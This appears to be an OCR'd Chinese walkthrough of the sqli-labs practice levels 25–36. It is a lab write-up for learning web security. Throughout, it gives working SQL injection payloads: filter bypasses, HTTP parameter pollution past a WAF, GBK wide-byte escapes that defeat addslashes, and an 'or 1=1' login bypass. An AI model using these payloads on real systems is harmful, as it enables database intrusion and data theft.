
And 示例
http://127.0.0.1/sqllib/Less-25/index.php?id=1&&1=1--+

Less-25a

不同于 25 关的是 sql 语句中对于 id，没有”的包含，同时没有输出错误项，报错注入不能用。其余基本上和 25 示例没有差别。此处采取两种方式：延时注入和联合注入。

http://127.0.0.1/sqllib/Less-25a/?id=-1%20UNION%20select%201,@@basedir,3%23

此处我们依旧用|| &&来代替 and，or。
http://127.0.0.1/sqllib/Less-25a/?id=20||1=1--+




Less-26

TIPS:本关可能有的朋友在 windows 下无法使用一些特殊的字符代替空格，此处是因为 apac

he 的解析的问题，这里请更换到 linux 平台下。
本关结合 25 关，将空格，or，and,/*,#,--,/等各种符号过滤，此处对于 and，or 的处理方法不再赘述，参考 25.此处我们需要说明两方面：对于注释和结尾字符的我们此处只能利用构造一个 ’ 来闭合后面到 ’ ；对于空格，有较多的方法：

%09 TAB 键（水平）
%0a 新建一行
%0c 新的一页
%0d return 功能
%0b TAB 键（垂直）
%a0 空格

26 关，sql 语句为 SELECT * FROM users WHERE id='$id' LIMIT 0,1
我们首先给出一个最为简单的 payload：
http://127.0.0.1/sqllib/Less-26/?id=1'%a0||'1
Explain:'%a0||'1
同时，我们此处的 sql 语句为 SELECT * FROM users WHERE id='1' || '1' LIMIT 0,1
第一个 ‘ 首先闭合 id='$id' 中的’，%a0 是空格的意思，（ps：此处我的环境是 ubuntu14.04+apache+mysql+php，可以解析%a0，此前在 windows+wamp 测试，不能解析%a0，有知情的请告知。）同时%0b 也是可以通过测试的，其他的经测试是不行的。||是或者的意思，‘1 则是为了闭合后面的 ’ 。
因此可以构造类似的语句，http://127.0.0.1/sqllib/Less-26/?id=100%27union%0bselect%a01,2,3||%271



接下来只不要更改 sql 语句即可。按照我们前面所介绍的方法即可。同时，也可以利用报错注入和延时注入等方式进行注入。这里就不进行一一的演示了。


Less-26a

这关与 26 的区别在于，sql 语句添加了一个括号，同时在 sql 语句执行抛出错误后并不在前台页面输出。所有我们排除报错注入，这里依旧是利用 union 注入。
sql 语句为 SELECT * FROM users WHERE id=('$id') LIMIT 0,1
我们构造 payload：

http://127.0.0.1/sqllib/Less-26a/?id=100 ‘)union%a0select%a01,2,3||(’ 1

explain：基础与 26 一致，我们直接用 ‘) 闭合前面的，然后跟上自己构造的注入语句即可。最后利用（’1 进行闭合即可。

http://127.0.0.1/sqllib/Less-26a/?id=100’)union%a0select%a01,user(),(‘3




可将 user()更换为你想要的 sql 语句。同时该例可以利用延时注入。前面已经有介绍了，自行构造即可。

Less-27

本关主要考察将 union，select 和 26 关过滤掉的字符。此处我们依旧和 26 关的方式是一样的，只需要将 union 和 select 改为大小写混合就可以突破。

示例：127.0.0.1/sqllib/Less-27/?id=100'unIon%a0SelEcT%a01,database(),3||'1



TIPS：uniunionon 也是可以突破限制的。亦可以利用报错注入和延时注入的语法进行注入。

Less-27a

本关与 27 关的区别在于对于 id 的处理，这里用的是 “ ，同时 mysql 的错误不会在前端页面显示。

我们根据 27 关直接给出一个示例 payload：


http://127.0.0.1/sqllib/Less-27a/?id=100“%a0UnIon%a0SElecT%a01,user(),”3

TIPs:这里说下以上 payload 我们利用最后的 3 前面的 “ 将后面的 “ 给闭合掉。或者亦可以利用以前的方法 1,user(),3 || “1，同时本关可以用延时注入的方法进行注入。

Less-28

本关考察内容与 27 关没有太大的差距，我们直接给出一个 payload：


http://127.0.0.1/sqllib/Less-28/?id=100')union%a0select(1),(user()),(3)||('1




Less-28a

本关与 28 基本一致，只是过滤条件少了几个。


http://127.0.0.1/sqllib/Less-28a/?id=100%27)unIon%0bsElect%0b1,@@basedir,3||(%271





Background-6 服务器（两层）架构

首先介绍一下 29,30,31 这三关的基本情况：



服务器端有两个部分：第一部分为 tomcat 为引擎的 jsp 型服务器，第二部分为 apache

为引擎的 php 服务器，真正提供 web 服务的是 php 服务器。工作流程为：client 访问服务器，能直接访问到 tomcat 服务器，然后 tomcat 服务器再向 apache 服务器请求数据。数据返回路径则相反。

此处简单介绍一下相关环境的搭建。环境为 ubuntu14.04。此处以我搭建的环境为例，我们需要下载三个东西：tomcat 服务器、jdk、mysql-connector-java.分别安装，此处要注意 jdk 安装后要 export 环境变量，mysql-connector-java 需要将 jar 文件复制到 jdk 的相关目录中。接下来将 tomcat-files.zip 解压到 tomcat 服务器 webapp/ROOT 目录下，此处需要说明的是需要修改源代码中正确的路径和 mysql 用户名密码。到这里我们就可以正常访问 29-32 关了。

重点：index.php?id=1&id=2，你猜猜到底是显示 id=1 的数据还是显示 id=2 的？

Explain：apache（php）解析最后一个参数，即显示 id=2 的内容。Tomcat（jsp）解析第一个参数，即显示 id=1 的内容。

Web服务器	参数获取函数	获取到的参数
PHP/Apache	$_GET(“par”)	Last
JSP/Tomcat	Request.getParameter(“par”)	First
Perl(CGI)/Apache	Param(“par”)	First
Python/Apache	getvalue(“par”)	All (List)
ASP/IIS	Request.QueryString(“par”)	All (comma-delimited string)

以上图片为大多数服务器对于参数解析的介绍。

此处我们想一个问题：index.jsp?id=1&id=2 请求，针对第一张图中的服务器配置情况，客户端请求首先过 tomcat，tomcat 解析第一个参数，接下来 tomcat 去请求 apache（php）服务器，apache 解析最后一个参数。那最终返回客户端的应该是哪个参数？

Answer：此处应该是 id=2 的内容，应为时间上提供服务的是 apache（php）服务器，返回的数据也应该是 apache 处理的数据。而在我们实际应用中，也是有两层服务器的情况，那为什么要这么做？是因为我们往往在 tomcat 服务器处做数据过滤和处理，功能类似为一个 WAF。而正因为解析参数的不同，我们此处可以利用该原理绕过 WAF 的检测。该用法就是 HPP（HTTP Parameter Pollution），http 参数污染攻击的一个应用。HPP 可对服务器和客户端都能够造成一定的威胁。

Less-29

首先先看下 tomcat 中的 index.jsp 文件

```
String id = request.getParameter("id");
String qs = request.getQueryString();

if(id!=null)
{
    if(id!="")
    {
        try
        {
            String rex = "^\\d+$";
            Boolean match=id.matches(rex);
            if(match == true)
            {
                URL sqli_labs = new URL("http://localhost/sqli-labs/Less-29/index.php?"+ qs);
                URLConnection sqli_labs_connection = sqli_labs.openConnection();
                BufferedReader in = new BufferedReader(
```

对tomcat的参数做处理，此处只进行第一个参数的处理

请求apache（php）服务器

在 apache 的 index.php 中，sql 语句为

$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

因此我们根据 HPP 的原理，我们直接 payload：

http://127.0.0.1:8080/sqli-labs/Less-29/index.jsp?id=1&id=-2%27union%20select%201,user(),3--+

至于如何注入到其他的内容，只需要自己构造 union 后面的 sql 语句即可。

Less-30

Less-30 与 less-29 原理是一致的，我们可以看到 less-30 的 sql 语句为：

```
    $qs = $_SERVER['QUERY_STRING'];
    $hint=$qs;
    $id = '"' .$id. '"';

// connectivity
    $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

此处对id进行了处理

所以 payload 为：

http://127.0.0.1:8080/sqli-labs/Less-30/index.jsp?id=1&id=-2"union%20select%201,user(),3--+

Less-31

Less-31 与上述两个例子的方式是一样的，我们直接看到 less-31 的 sql 语句：

```
    $qs = $_SERVER['QUERY_STRING'];
    $hint=$qs;
    $id = '"'.$id.'"';

/ connectivity
    $sql="SELECT * FROM users WHERE id= ($id) LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);
```

""的处理

（）的处理

所以 payload 为：

http://127.0.0.1:8080/sqli-labs/Less-31/index.jsp?id=1&id=-2%22)union%20select%201,user(),3--+

总结：从以上三关中，我们主要学习到的是不同服务器对于参数的不同处理，HPP 的应用有很多，不仅仅是我们上述列出过 WAF 一个方面，还有可以执行重复操作，可以执行非法操作等。同时针对 WAF 的绕过，我们这里也仅仅是抛砖引玉，后续的很多的有关 HPP 的方法需要共同去研究。这也是一个新的方向。

Background-7 宽字节注入

Less-32,33,34,35,36,37 六关全部是针对’和\的过滤，所以我们放在一起来进行讨论。对宽字节注入的同学应该对这几关的 bypass 方式应该比较了解。我们在此介绍一下宽字节注入的原理和基本用法。

原理：mysql 在使用 GBK 编码的时候，会认为两个字符为一个汉字，例如%aa%5c 就是一个汉字（前一个 ascii 码大于 128 才能到汉字的范围）。我们在过滤 ’ 的时候，往往利用的思路是将 ‘ 转换为 \’（转换的函数或者思路会在每一关遇到的时候介绍）。

因此我们在此想办法将 ‘ 前面添加的 \ 除掉，一般有两种思路：

1、%df 吃掉 \ 具体的原因是 urlencode(‘\) = %5c%27，我们在%5c%27 前面添加%df，形成%df%5c%27，而上面提到的 mysql 在 GBK 编码方式的时候会将两个字节当做一个汉字，此事%df%5c 就是一个汉字，%27 则作为一个单独的符号在外面，同时也就达到了我们的目的。

2、将 \’ 中的 \ 过滤掉，例如可以构造 %**%5c%5c%27 的情况，后面的%5c 会被前面的%5c 给注释掉。这也是 bypass 的一种方法。

Less-32

利用上述的原理，我们可以进行尝试 payload 为：
http://127.0.0.1/sqli-labs/Less-32/?id=-1%df%27union%20select%201,user(),3--+

可以看到，我们绕过了对于 ’ 的过滤。接下来从源代码进行考虑：

```
function check_addslashes($string)
{
    $string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string);          //escape any backslash
    $string = preg_replace('/\'/i', '\\\'', $string);                               //escape single quote with a backslash
    $string = preg_replace('/\"/', "\\\"", $string);                                //escape double quote with a backslash


    return $string;
}
```

上述函数为过滤 ‘ \ 的函数，将 ‘ 转为 \’ ， 将 \ 转为 \\ ，将 “ 转为 \”。因此此处我们只能考虑 background 中的第一个思路，添加一个%df 后，将%5c 吃掉即可。

从 input HEX 中可以看到 df5c27 ，此处已经将 df5c 看成是一个字符了。

Less-33

本关和上一关的 payload 是一样的
http://127.0.0.1/sqli-labs/Less-33/?id=-1%df%27union%20select%201,user(),3--+

从源代码中可以看到：

```
function check_addslashes($string)
{
    $string= addslashes($string);
    return $string;
}
```

此处过滤使用函数 addslashes()

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。

预定义字符是：

- 单引号（'）
- 双引号（"）
- 反斜杠（\）

提示：该函数可用于为存储在数据库中的字符串以及数据库查询语句准备字符串。

Addslashes()函数和我们在 32 关实现的功能基本一致的，所以我们依旧可以利用%df 进行绕过。


Notice：使用 addslashes(),我们需要将 mysql_query 设置为 binary 的方式，才能防御此漏洞。

Mysql_query("SET character_set_connection=gbk,character_set_result=gbk,character_set_client=binary",$conn);

Less-34

本关是 post 型的注入漏洞，同样的也是将 post 过来的内容进行了 '\ 的处理。由上面的例子可以看到我们的方法就是将过滤函数添加的 \ 给吃掉。而 get 型的方式我们是以 url 形式提交的，因此数据会通过 URLencode，如何将方法用在 post 型的注入当中，我们此处介绍一个新的方法。将 utf-8 转换为 utf-16 或 utf-32，例如将 ' 转为 utf-16 为 %bf%27 。我们就可以利用这个方式进行尝试。

我们用万能密码的方式的来突破这一关。



例如上图中直接提交 username：﹒’ or 1=1#

Password：随便乱填

可以看到下面显示正常登陆。

原始的 sql 语句为

@$sql="SELECT username, password FROM users WHERE username='$uname' and password='$passwd' LIMIT 0,1";

此时 sql 语句为

SELECT username, password FROM users WHERE username='﹒' or 1=1#' and password='$passwd' LIMIT 0,1

Explain：SELECT username, password FROM users WHERE username='﹒' or 1=1 起到作用，后面的则被#注释掉了。而起作用的的语句不论 select 选择出来的内

容是什么与 1=1 进行 or 操作后，始终是 1。

Less-35

35 关和 33 关是大致的一样的，唯一的区别在于 sql 语句的不同。

$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";

区别就是 id 没有被’“符号包括起来，那我们就没有必要去考虑 check_addslashes()函数的意义了，直接提交 payload：

http://127.0.0.1/sqli-labs/Less-35/?id=-1%20%20union%20select%201,user(),3--+

Less-36

我们直接看到 36 关的源代码

```
function check_quotes($string)
{
    $string= mysql_real_escape_string($string);
    return $string;
}
```

上面的 check_quotes()函数是利用了 mysql_real_escape_string()函数进行的过滤。

mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：

- \x00
- \n
- \r
- \
- '

- "
- \x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

但是因 mysql 我们并没有设置成 gbk，所以 mysql_real_escape_string()依旧能够被突破。方法和上述是一样的。


Payload：

http://127.0.0.1/sqli-labs/Less-36/?id=-1%EF%BF%BD%27union%20select%201,user(),3--+

这个我们利用的‘ 的 utf-16 进行突破的，我们也可以利用%df 进行。

Payload：

http://127.0.0.1/sqli-labs/Less-36/?id=-1%df%27union%20select%201,user(),3--+



Notice:

在使用 mysql_real_escape_string()时，如何能够安全的防护这种问题，需要将 mysql 设置为 gbk 即可。

设置代码：


Mysql_set_charset('gbk','$conn')

